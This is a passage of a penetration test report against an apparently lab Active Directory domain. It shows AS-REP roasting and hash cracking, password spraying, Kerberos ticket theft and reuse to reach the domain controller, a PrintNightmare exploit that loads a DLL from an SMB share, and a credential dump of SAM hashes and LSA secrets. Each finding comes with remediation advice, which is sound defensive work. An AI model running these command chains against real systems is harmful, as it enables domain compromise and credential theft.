RISK	<p>Likelihood:</p> <p>Very High - AS-REP roasting allows any domain user to retrieve the password hash of any other Kerberos user accounts that have pre-authentication option disabled. Likelihood is very high when password policies are insufficient.</p> <p>Impact:</p> <p>Very High - The impact is very high if compromised accounts have administrative privileges, access to highly sensitive systems or data.</p>		
REFERENCES	<p>https://attack.mitre.org/techniques/T1558/004/</p> <p>https://attack.mitre.org/techniques/T1558/</p> <p>https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/as-rep-roasting-using-rubeus-and-hashcat</p>		

TEST DETAILS

```
(root@kali)-[~/home/kali/lateralmovement/impacket/examples]
└─# ./GetNPUsers.py 'democorp.com/j.arnold:F4ll2023!' -dc-ip 10.10.24.250 -request -format hashcat
Impacket v0.11.0 - Copyright 2023 Fortra
```

Name	MemberOf	PasswordLastSet	LastLogon	UAC
jbird		2023-10-19 23:16:48.690106	2023-10-19 22:51:58.295647	0x400200

```
$krb5asrep$23$jbird@DEMOCORP.COM:cbe563bce2511fd064553f49d534f7f5$710cbb2a4df485d49856b2967ffdf8f92dede81
cb9bf786dad3923445955fc0562618858eb045e0ea70def58a8b63c76e366573be2e8de1f3094b8d86bd74e48c232a4f04ddd8ccc
5ef8323219092b2c22695668500c27501eea826cdadefacc529df012fe7311b72d5ee0e427fe5b4bf6788b6f7ee3105432d29e18
687dd5dcc26d983eb4457e7aa328e92cc2ae20442af81ea53550758dc296181c562ff026afb781ed72e234e877d5f70d6a766fb7a
28effbe085c962b0699a4b8aa706354d800fdab6f9611635911782accf7610b180288d03c8b2657d0690f874c19523c50e523bcacf
a158a9e9cbdbe
```

```
(root@kali)-[~/home/kali/lateralmovement/impacket/examples]
└─#
```

Image 24 - BCS obtained the encrypted Ticket Granting Ticket

```
8a9e9cbdbe:Sunnyday123!
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Kerberos 5, etype 23, AS-REP
Hash.Target.....: $krb5asrep$23$jbird@DEMOCORP.COM:cbe563bce2511fd064...9cbdbe
Time.Started.....: Thu Oct 19 14:44:36 2023 (9 mins, 42 secs)
Time.Estimated...: Thu Oct 19 14:54:18 2023 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (..\rockyou.txt)
Guess.Mod.....: Rules (.\rules\NSA.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 445.5 MH/s (8.63ms) @ Accel:128 Loops:32 Thr:32 Vec:1
Speed.#*.....: 445.5 MH/s
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 259753606711/1768504758976 (14.69%)
Rejected.....: 9739831/259753606711 (0.00%)
Restore.Point...: 2089023/14344384 (14.56%)
Restore.Sub.#1...: Salt:0 Amplifier:17856-17888 Iteration:0-32
Candidate.Engine.: Device Generator
Candidates.#1...: TD17119797 -> 8A17111
Hardware.Mon.#1..: Temp: 86c Util: 98% Core:1747MHz Mem:7000MHz Bus:8

Started: Thu Oct 19 14:44:31 2023
Stopped: Thu Oct 19 14:54:19 2023
```

Image 25 - The cracking attempt took 6 minutes and exposed the password as Sunnyday123!

```
(root@kali)-[~/home/kali/lateralmovement]
└─# crackmapexec smb -u 'jbird' -p 'Sunnyday123!' -d democorp.com ./hosts.txt
SMB      10.10.24.250    445    DEMOCORP-DC    [*] Windows 10.0 Build 17763 x64 (name:DEMOCORP-DC) (
domain:democorp.com) (signing:True) (SMBv1:False)
SMB      10.10.24.100    445    SERVICE        [*] Windows 10.0 Build 22000 x64 (name:SERVICE) (doma
in:democorp.com) (signing:False) (SMBv1:False)
SMB      10.10.24.101    445    PRINTER        [*] Windows 10.0 Build 22000 x64 (name:PRINTER) (doma
in:democorp.com) (signing:False) (SMBv1:False)
SMB      10.10.24.250    445    DEMOCORP-DC    [+] democorp.com\jbird:Sunnyday123!
SMB      10.10.24.100    445    SERVICE        [+] democorp.com\jbird:Sunnyday123! (Pwn3d!)
SMB      10.10.24.101    445    PRINTER        [+] democorp.com\jbird:Sunnyday123!
```

Image 26 - The account was a local administrator on 10.10.24.100

```
(root@kali)-[~/lateralmovement/impacket/examples]
└─# ./smbexec.py -codec cp866 'democorp.com/jbird:Sunnyday123!@10.10.24.100' -dc-ip 10.10.24.250
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami /all

USER INFORMATION
-----
User Name                SID
-----
zarzadzanie nt\system S-1-5-18

GROUP INFORMATION
-----
Group Name                Type                SID                Attributes
-----
BUILTIN\Administratorzy  Alias                S-1-5-32-544      Enabled by default,
Enabled group, Group owner
Wszyscy                   Well-known group S-1-1-0           Mandatory group, Enabled by default, Enabled group
ZARZADZANIE NT\Uzytkownicy uwierzytelnieni Well-known group S-1-5-11          Mandatory group, Enabled by default, Enabled group
Etykieta obowiazkow\Wci\Poziom obowiazkow\Wci - system Label                S-1-16-16384

PRIVILEGES INFORMATION
-----
Privilege Name            State                Description
-----
SeAssignPrimaryTokenPrivilege Disabled            Zamieφ token na poziomie procesu
SeLockMemoryPrivilege    Enabled            Blokuj strony w pamieci
SeIncreaseQuotaPrivilege Disabled            Dostosuj przydziaiy pamieci dla procesow
SeTcbPrivilege            Enabled            DziaManie jako czYWN systemu operacyjnego
SeSecurityPrivilege       Disabled            Zarzedzaj dziennikami inspekcji i zabezpieczeφ
SeTakeOwnershipPrivilege Disabled            Przejmij na wlasnosW pliki lub inne obiekty
```

Image 27 - Command with highest privileges executed on 10.10.24.100

REMEDIATION

- Kerberos preauthentication is enabled by default. Older protocols might not support preauthentication therefore it is possible to have this setting disabled. Make sure that all accounts have pre-authentication enabled whenever possible and audit changes to setting.

- Enable AES Kerberos encryption (or another stronger encryption algorithm), rather than RC4, where possible.
- Consider using Group Managed Service Accounts or another third party product such as password vaulting.
- Enforce strong password policies and encourage good password practices (as described in the part 1 of the series).

FINDING IPT 004 - INSUFFICIENT NETWORK AND HOST-BASED MONITORING

CVSS SEVERITY	High	CVSSv3 SCORE	7.2
CVSSv3 CRITERIAS	Attack Vector : Local	Scope : Changed	
	Attack Complexity : High	Confidentiality : High	
	Required Privileges : High	Integrity : High	
	User Interaction : Required	Availability : High	
AFFECTED SCOPE	All		
DESCRIPTION	DemoCorp failed to detect custom malware resulting in a compromise of the network.		
OBSERVATION	Baycode Security infected one of the computers with custom malware and obtained Domain Administrator privileges.		
RISK	<p>Likelihood: High - The network and hosts were not monitored by EDR/XDR, HIDS, NIDS, or SIEM solutions. Developing custom malware however requires advanced adversary capabilities.</p> <p>Impact: Very High - The domain has been compromised.</p>		
REFERENCES	https://attack.mitre.org/techniques/T1587/001/		

TEST DETAILS




Image 28 - Baycode Security being undetected while planting the malware on compromised machine utilizing DLL hijacking




Image 29 - The domain administrator has logged into the computer which resulted in compromising the domain administrator session

```
25/10/2023 15:52:14 [Neo] Demon » klist /all
[*] [75DB1328] Tasked demon to list Kerberos tickets
[+] Send Task to Agent [20 bytes]
UserName           : Administrator
Domain             : DEMOCORP
LogonId            : 0:0xb867c
Session           : 1
UserSID            : S-1-5-21-436216088-147652068-898103138-500
LogonTime          : 2023-10-25 13:59:51 +0200 CEST
Authentication package : Kerberos
LogonType          : Interactive
LogonServer        : DEMOCORP-DC
LogonServerDNSDomain : DEMOCORP.COM
UserPrincipalName  : Administrator@DEMOCORP.COM
Cached tickets:    : 4

    Client name      : Administrator @ DEMOCORP.COM
    Server name      : krbtgt/DEMOCORP.COM @ DEMOCORP.COM
    Start time       : 2023-10-26 00:36:22 +0200 CEST
    End time         : 2023-10-26 10:36:22 +0200 CEST
    Renew time       : 2023-11-01 21:59:51 +0100 CET
    Encryption type  : AES256_CTS_HMAC_SHA1
    Flags            : name_canonicalize pre_authent renewable for
    Ticket           : doIF9DCCBfCgAwIBBaEDAgEWooIE9DCCBPBhggTsMII

    Client name      : Administrator @ DEMOCORP.COM
```

Image 30 - Baycode Security team obtaining the Domain Administrator kerberos ticket


```

(root@kali)-[/home/kali/lateralmovement]
# nano ticket

(root@kali)-[/home/kali/lateralmovement]
# cat ticket
doIF9DCCBFcGawIBBaEDAgEwoOIE9DCCBPBhgTsmIIE6KADAgEFoQ4bDERFTU9DT1JQLknPTaIhMB+gAwIBAqEYMBYbBr
qEDAgECooIEmgSCBJZn5cVfDP+r0kc58R+HHbQ7xB4JR9aK4zD5Ywb2LnyQhfTBbiBzhWxfWubKzJL0pmXR56mJUSMzXsX
T78nlu0i/bc7nwi++3HKtAePBbXkeZqHriWh90SdeJHGnl+6s39QjqTTXo6Yjx/tk57ohhZymvYtCZQNG9wARBLVHYjxoc
9grHTwagLnX0JFGfkT//GJcu2zrdMfeCiAmsDAPJP1zvCW9sXcLWM0Mt+mrMURsS70D8RLyt9su/JBmuA/kDwTJC58pvCb
zDvdBYxrz/HdTKNDgPLJ0JQ7PZnEZhcH+JCDHAqXcARjfnzCMXbsd08HF4N4aPdb6Uz2x5mZ0ANhF+82eGRUeENG5JTQ4
QQCqOCX6/WusvKNwRkGfpxFBAY/rLgU9lCRpI6M8JEE1oJD3rBSGcVbXY0oc+Jpu1MVA0/Wu7cY3s0gDbTcIDHBHwRL5kc
TmbfCxzMh9z8WjZd1zpmBskER/aCR90K72To8FGs1p6MxrVyexD+WmChG8uc870E1J/7ptKXHfummx3N523cjU6NP2Dh26
AqWdXo5efB5pIEMWxA5ut3bcIZ1dkcwYzVDLbgeFLf6zeTY+vs+z27Mq4f3BJv1avdPd2z5SPInshNkc/9a+v+6dFLM8LL
Q9pzCptPrGaJ6DDWgWtQyH3D5kk+LohzkUqLAZM09LrgJb+PwkFzHPSdQGa/WUzx7KlcsHjRxCkCF9VnckZfy54GBpT6l6
XCWFGhfICgotf5gLD894+vdE14bJExCxuz3a/sWBIA0oqFwsJDCbj6LlL+PLN3S6MdTNQydQtCLmttn2lBVPwKWTlZvOTC
WnTf09ZjU0aKwC7kr0DeccmDsy3PpI4lRbY2afeLFQQ+QeMtdvaPr7pop7deWobp/D8u02xZVf+c4Fgh1PBI4QdBU/fnE
ayQc2h93LmYfm7lq8A4k3LRxdb7vca98B7k8tZ/ZV+4z6tixJ3zVLRre3sB5LlHbBbDOWACNStdrP4wVuDaoIOsWco+V85
VQkQ9YY8JERchCvd/JQ1rweQZagYYeFOqjjvCnntBMUn5w47eV/Qk8GoL8K/ku0upkRPMVZ+t1+2o4HrMIHooAMCAQCige
uVUPwgmuf1Pw051CAkSvbd6gJM+MD6S2tq4PteLwRChDhsMREvNT0NPUlAuQ09NohowGKADAgEBoREwDxsNQWRtaW5pc3F
qmERgPMjAyMzEwMjYwODM2MjJapxEYDzIwMjMxMTAxMjA1OTUxWqgOGWxERU1PQ09SUC5DT02pITafoAMCAQKhGDawGwZr

(root@kali)-[/home/kali/lateralmovement]
# cat ticket | base64 -d > ticket1

(root@kali)-[/home/kali/lateralmovement]
# impacket/examples/ticketConverter.py ./ticket1 ticket.ccache
Impacket v0.11.0 - Copyright 2023 Fortra

[*] converting kirbi to ccache...
[+] done

(root@kali)-[/home/kali/lateralmovement]
# export KRB5CCNAME=/home/kali/lateralmovement/ticket.ccache

(root@kali)-[/home/kali/lateralmovement]
# rdate -n 10.10.24.250

Thu Oct 26 00:52:26 CEST 2023

(root@kali)-[/home/kali/lateralmovement]
# impacket/examples/smbexec.py democorp-dc.democorp.com -k -no-pass -target-ip 10.10.24.250
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>systeminfo

Host Name: DEMOCORP-DC
OS Name: Microsoft Windows Server 2019 Datacenter Evaluation
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Primary Domain Controller
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00431-20000-00000-AA972
Original Install Date: 10/1/2023, 3:48:09 PM
System Boot Time: 10/25/2023, 1:35:35 PM
System Manufacturer: innotek GmbH

```

Image 31 - Ticket was reused in order to log into Domain Controller

```
C:\Windows\system32>whoami /all

USER INFORMATION

User Name          SID
-----
nt authority\system S-1-5-18

GROUP INFORMATION

Group Name          Type          SID          Attributes
-----
BUILTIN\Administrators Alias        S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone            Well-known group S-1-1-0     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11    Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label        S-1-16-16384

PRIVILEGES INFORMATION

Privilege Name      Description          State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeLockMemoryPrivilege Lock pages in memory Enabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
```

Image 32 - Baycode Security team successfully compromised the Domain Controller

REMEDIATION

Install more advanced host and network based detection and prevention solutions.
 Implement SIEM/SOAR solutions in order to monitor the network.

FINDING IPT-005: INSUFFICIENT PATCHING - PRINT NIGHTMARE

CVSS SEVERITY	High	CVSSV3 SCORE	7.1
CVSSV3 CRITERIAS	Attack Vector : Adjacent Network	Scope : Unchanged	
	Attack Complexity : High	Confidentiality : High	
	Required Privileges : Low	Integrity : High	
	User Interaction : None	Availability : High	
AFFECTED SCOPE	10.10.24.101		
DESCRIPTION	<p>Print Nightmare (CVE-2021-1675 / CVE-2021-34527) was a vulnerability targeting Windows systems with print spooler service enabled. The exploitation happened over MS-RPN MS-PAR print system remote protocol. It granted access to the RpcAddPrinterDriverEx feature that installs new printer drivers in the systems, which can be downloaded from the attacker's anonymous SMB share. Due to that, the Windows print spooler service was vulnerable to remote code execution that leveraged a user account - either domain-joined or local account - to take full control of a system as the NT Authority / SYSTEM user. Proof-of-concept (PoC) code has been made publicly available for this vulnerability leaving Windows systems at critical risk. As of 2023 - when all the patches are applied, this vulnerability is no longer a threat.</p>		
OBSERVATION	<p>The machine 10.10.24.101 was found to be vulnerable to Print Nightmare exploit. Baycode Security team hijacked the connection on one of the compromised machines, and exposed anonymous SMB share hosting the payload, then executed Print Nightmare exploit and remotely created user "admin" with local administrative privileges and used this account to log into the 10.10.24.101 machine.</p>		
RISK	<p>Likelihood: High - Users with valid credentials inside the domain can execute this attack, given the chance of owning an anonymous share or setting one up.</p> <p>Impact: Very High - PrintNightmare exploit allows to execute high-privilege arbitrary remote code on the targeted machine given attacker has valid domain credentials, resulting in compromise of the machine.</p>		
REFERENCES	<p>https://support.microsoft.com/en-us/topic/kb5005652-manage-new-point-and-print-default-driver-installation-behavior-cve-2021-34481-873642bf-2634-49c5-a23b-6d8e9a302872 https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527 https://attack.mitre.org/techniques/T1547/012/ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-1675</p>		

TEST DETAILS

```
(kaliⓈkali)-[~/lateralmovement/impacket/examples]
└─$ ./rpcdump.py @10.10.24.100 | egrep "MS-RPN|MS-PAR"
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol

(kaliⓈkali)-[~/lateralmovement/impacket/examples]
└─$ ./rpcdump.py @10.10.24.102 | egrep "MS-RPN|MS-PAR"
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol

(kaliⓈkali)-[~/lateralmovement/impacket/examples]
└─$ ./rpcdump.py @10.10.24.101 | egrep "MS-RPN|MS-PAR"
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol

(kaliⓈkali)-[~/lateralmovement/impacket/examples]
└─$ ./rpcdump.py @10.10.24.250 | egrep "MS-RPN|MS-PAR"
```

Image 33 - The potentially vulnerable computers with print spooler service enabled detected

```

kali@kali: ~/lateralmovement/PrintNightmare
File Actions Edit View Help
(kali@kali)-[~/lateralmovement/PrintNightmare]
└─$ python3 printnightmare.py 'democorp.com/j.arnold:F4ll2023!@10.10.24.101' -dll '\\10.10.24.100\share\adduser.dll'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Enumerating printer drivers
[*] Driver name: 'Microsoft XPS Document Writer v5'
[*] Driver path: 'C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_857cc9be9812fff6\Amd64\UNIDRV.DLL'
[*] DLL path: '\\10.10.24.100\share\adduser.dll'
[*] Copying over DLL
[*] Successfully copied over DLL
[*] Trying to load DLL
[*] Successfully loaded DLL from: C:\Windows\System32\spool\drivers\x64\3\old\2\adduser.dll

(kali@kali)-[~/lateralmovement/PrintNightmare]
└─$

root@kali: /home/kali/Desktop
File Actions Edit View Help
(root@kali)-[~/home/kali/Desktop]
└─$ /home/kali/lateralmovement/impacket/examples/smbserver.py share `pwd` -smb2support
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (127.0.0.1,49120)
[*] AUTHENTICATE_MESSAGE (\,PRINTER)
[*] User PRINTER\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,PRINTER)
[*] User PRINTER\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaaaaaa
[*] Connecting Share(1:share)
[*] Disconnecting Share(1:share)

```

Image 34 - Print Nightmare exploit successful at 10.10.24.101

```

(root@kali)-[~/home/kali/lateralmovement/PrintNightmare]
└─# /home/kali/lateralmovement/impacket/examples/secretsdump.py 'helpdesk:G3t_somewhat_br0@10.10.24.101' -dc-ip 10.10.24.250
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xc68bfef5acb921c5ba96db2a5b887f06
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Gość:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Konto domyślne:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f16441937b3c34ae6785462dd2dcebc5:::
admin:1001:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
helpdesk:1002:aad3b435b51404eeaad3b435b51404ee:b7c62c2f03348714564dd8defb7f7dbe:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
DEMOCORP\PRINTER$:aes256-cts-hmac-sha1-96:455061aed77a8b891225831e69235568b607059b730c71ad41e3d0fec30ca275
DEMOCORP\PRINTER$:aes128-cts-hmac-sha1-96:24fad2ab32bf8c7b8aebec71cd6724
DEMOCORP\PRINTER$:des-cbc-md5:087c15ef23fedff4
DEMOCORP\PRINTER$:plain_password_hex:32004a00420020007800550051003f00760078004300600025002a00690056004f0079003700530037003d0031006d003d00380034007400600030006d004f006a006e003c005f004200260072006e002100540025002b00240055005e002600610069004200750045002b00590074002e00360064005d006a002e006f005b004f006d002100240023003900370054007200640059007100200033003f003a00350052004d00360029006e00310047002900340046006c0047002f003d0053002500450056006d007a002b00540046005f006f003800660076004100300077007500470075003a005f00730056007500
DEMOCORP\PRINTER$:aad3b435b51404eeaad3b435b51404ee:5be684dd572e8f81a21050c652d8c1e3:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xf199af0f2f2e68db27ffb3081124503f17d53e41
dpapi_userkey:0xd56b07010ebd5854ddce6819d1418ecc7221b378
[*] NL$KM
 0000  D2 5E 6C F4 DE 4B D8 04 A6 23 29 C5 74 0E 23 CD .^l..K...#).t.#.
 0010  84 4A C4 E5 CA 58 29 40 E7 E4 50 5B 7D 98 A6 90 .J...X)@..P[]...
 0020  48 4F F7 A6 B8 E2 DA D4 C7 35 E3 E4 02 AE 38 D8 HO.....5....8.
 0030  FB ED DC EB 37 96 F9 DF 1C 9A 7E A3 8C 3F 7C 95 ....7.....~..?].
NL$KM:d25e6cf4de4bd804a62329c5740e23cd844ac4e5ca582940e7e4505b7d98a690484ff7a6b8e2dad4c735e3e402ae38d8fbeddceb3796f9df1c9a7ea38c3f7c95
[*] Cleaning up ...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry

```

Image 35 - Credentials dumped on vulnerable machine


```
(root@kali)-[~/home/kali/lateralmovement/PrintNightmare]
└─# /home/kali/lateralmovement/impacket/examples/smbexec.py 'helpdesk:G3t_somehelp_br0@10.10.24.101' -dc-ip 10.10.24.250
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami /all
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec

USER INFORMATION
-----
User Name          SID
-----
zarzadzanie nt\system S-1-5-18

GROUP INFORMATION
-----
Group Name          Type          SID          Attributes
-----
BUILTIN\Administratorzy
ed group, Group owner Alias          S-1-5-32-544 Enabled by default, Enabl
Wszyscy
by default, Enabled group Well-known group S-1-1-0      Mandatory group, Enabled
ZARZADZANIE NT\Uzytkownicy uwierzytelnieni
by default, Enabled group Well-known group S-1-5-11     Mandatory group, Enabled
Etykieta obowiazkowooci\Poziom obowiazkowooci - system Label          S-1-16-16384
```

Image 36 - Remote command with highest NT Authority/System privileges executed

REMEDIATION

To resolve the issue, apply the latest Microsoft patches that address the "PrintNightmare" vulnerability. These patches fix the problem but now require users to have administrative privileges when using the Point and Print feature to install printer drivers.

It's important to note that this change may impact organizations that previously allowed non-elevated users to add or update printer drivers, as they will no longer be able to do so.

This vulnerability is officially known as CVE-2021-1675, CVE-2021-34527, and CVE-2021-34481.

For further information on these changes, please refer to this Microsoft support page and the advisory at <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527>.

If applying patches is not feasible, consider disabling the print spooler service on affected Windows devices, particularly where it is unnecessary. In other cases, carefully weigh the risk of temporary loss of functionality against the potential for system compromise. You can use Group Policy (GPO) for this adjustment:

1. Open the Group Policy Editor.
2. Navigate to Computer Configuration > Policies > Windows Settings > Security Settings > System Services.

3. Find and disable the print spooler service.

To disable it locally via the command line, use the following commands:

4. `sc config "Spooler" start=disabled`
5. `sc stop "Spooler"`

FINDING IPT 006 - INSUFFICIENT HARDENING - SMB SIGNING DISABLED

CVSS SEVERITY	High	CVSSV3 SCORE	8.4
CVSSV3 CRITERIAS	Attack Vector : Adjacent Network	Scope : Changed	
	Attack Complexity : Low	Confidentiality : High	
	Required Privileges : Low	Integrity : High	
	User Interaction : Required	Availability : High	
AFFECTED SCOPE	10.10.24.100 10.10.24.101 10.10.24.102		
DESCRIPTION	<p>SMB relaying is a technique where an adversary intercepts user's NTLMv2 challenge and promptly relays it to another machine existent on the network. By impersonating the user, the attacker can then gain access to remote code execution or files via SMB authentication. SMB signing is either disabled or not mandatory on the ordinary Windows machines by default. The Windows Servers are however not vulnerable. This vulnerability provides a prime opportunity for exploitation - the hashes can be relayed without the need to crack them, resulting in authenticating to an arbitrary resource with SMB signing disabled as the victim source.</p> <p>This exploit requires minimal user interaction; the only action needed is for someone to open the share.</p> <p>In the event that a machine hosting a legitimate share is fully compromised, the consequences can be particularly severe, especially if users or other machines regularly rely on that resource for their daily operations.</p>		
OBSERVATION	Demo Corp failed to implement SMB signing on multiple devices. The absence of SMB signing could lead to SMB relay attacks, yielding system-level shells without requiring a user password. Baycode Security team was able to connect to the file share on 10.10.24.101, plant a malicious URL shortcut, and relay the captured credentials to authenticate with machines 10.10.24.100, 10.10.24.102, resulting in compromise of these machines.		
RISK	<p>Likelihood:</p> <p>High – Relaying password hashes is a basic technique not requiring offline cracking, and an internal threat can do so. Any low privileged domain user can upload a file to the frequently used SMB share or perform Man in the Middle attacks. An external threat must first compromise one of the machines allowing to tunnel the traffic to his relay.</p> <p>Impact:</p> <p>Very High - If exploited, an adversary gains code execution, leading to lateral movement across the network.</p>		

REFERENCES	https://attack.mitre.org/techniques/T1557/001/ https://news.baycode.eu/0x04-lateral-movement/#0x0B https://www.tenable.com/plugins/nessus/57608 https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/microsoft-network-server-digitally-sign-communications-always#default-values
------------	--

TEST DETAILS

